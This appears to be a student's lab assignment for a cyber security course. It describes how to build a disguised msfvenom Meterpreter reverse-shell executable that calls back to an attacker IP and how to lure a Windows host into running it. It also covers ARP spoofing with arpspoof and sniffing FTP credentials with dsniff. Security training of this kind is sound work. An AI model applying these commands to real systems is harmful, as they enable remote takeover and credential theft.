LetsUpgrade Cyber Security Assignment for Day-6


Name: Keshav Jayakrishnan

Email: kesh.jayan@gmail.com

Question 1:

1. Firstly, we must create a subdirectory in /var/www/html by using the mkdir command. This is where the malicious web server will be hosted.
2. Next, use the command 'msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x64 -e x64/shikata_ga_nai -b "\x00" LHOST=192.168.81.136 -f exe > /var/www/html/CounterStrike/Game.exe'
3. This will create a malicious executable file titled 'pubg.exe'.
4. To start the service of the web server apache, use the command 'service apache2 start'
5. Now, use the link – "192.168.81.136/CounterStrike/" on the windows system and download the executable titled "Game.exe"

6. Move to the kali machine and use msfconsole to wait with a meterpreter session.



7. Once the executable file is run on the windows system, the meterpreter session starts and we can do a multitude of things to that particular system. For example,


8. And hence, the system is exploited.

Question 2:

1. It should be made sure that the machines used are NATed and it should obtain the IP and DNS automatically. This can be done by going to properties > TCP/IPv4 > Obtain IP and DNS automatically.


2.To create an ftp server, go to control panel > programs and features and then click on ‘turn windows features on or off’. Then scroll down to IIS and check

mark the FTP and IIS features.



3.The FTP site can be added with no SSL encryption and a basic authentication and a user can be added to it.

4.Now we can access FTP via command prompt



5.On the kali machine, IP forwarding must be enabled with the command:

echo “1” > /proc/sys/net/ipv4/ip_forward

sysctl -w net.ipv4.ip_forward=1


6. Arpspoof command must be used in order to trick the FTP server and client and make their packets go through the kali machine:


‘arpspoof -i eth0 -t (target address) -r (receiver address)

7. Use dsniff from another terminal to grab the credentials using the command “dsniff -i eth0”.

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/15/17 06:43:20 tcp 192.168.179.147.1083 -> 192.187.120.114.21 (ftp)
USER anonymous
PASS IEUser@
```

8. Wireshark can be used to grab the credentials as well:





Appropriate filters such as “tcp port==21” can be added to the search tab to find the credentials of the FTP server easier and faster.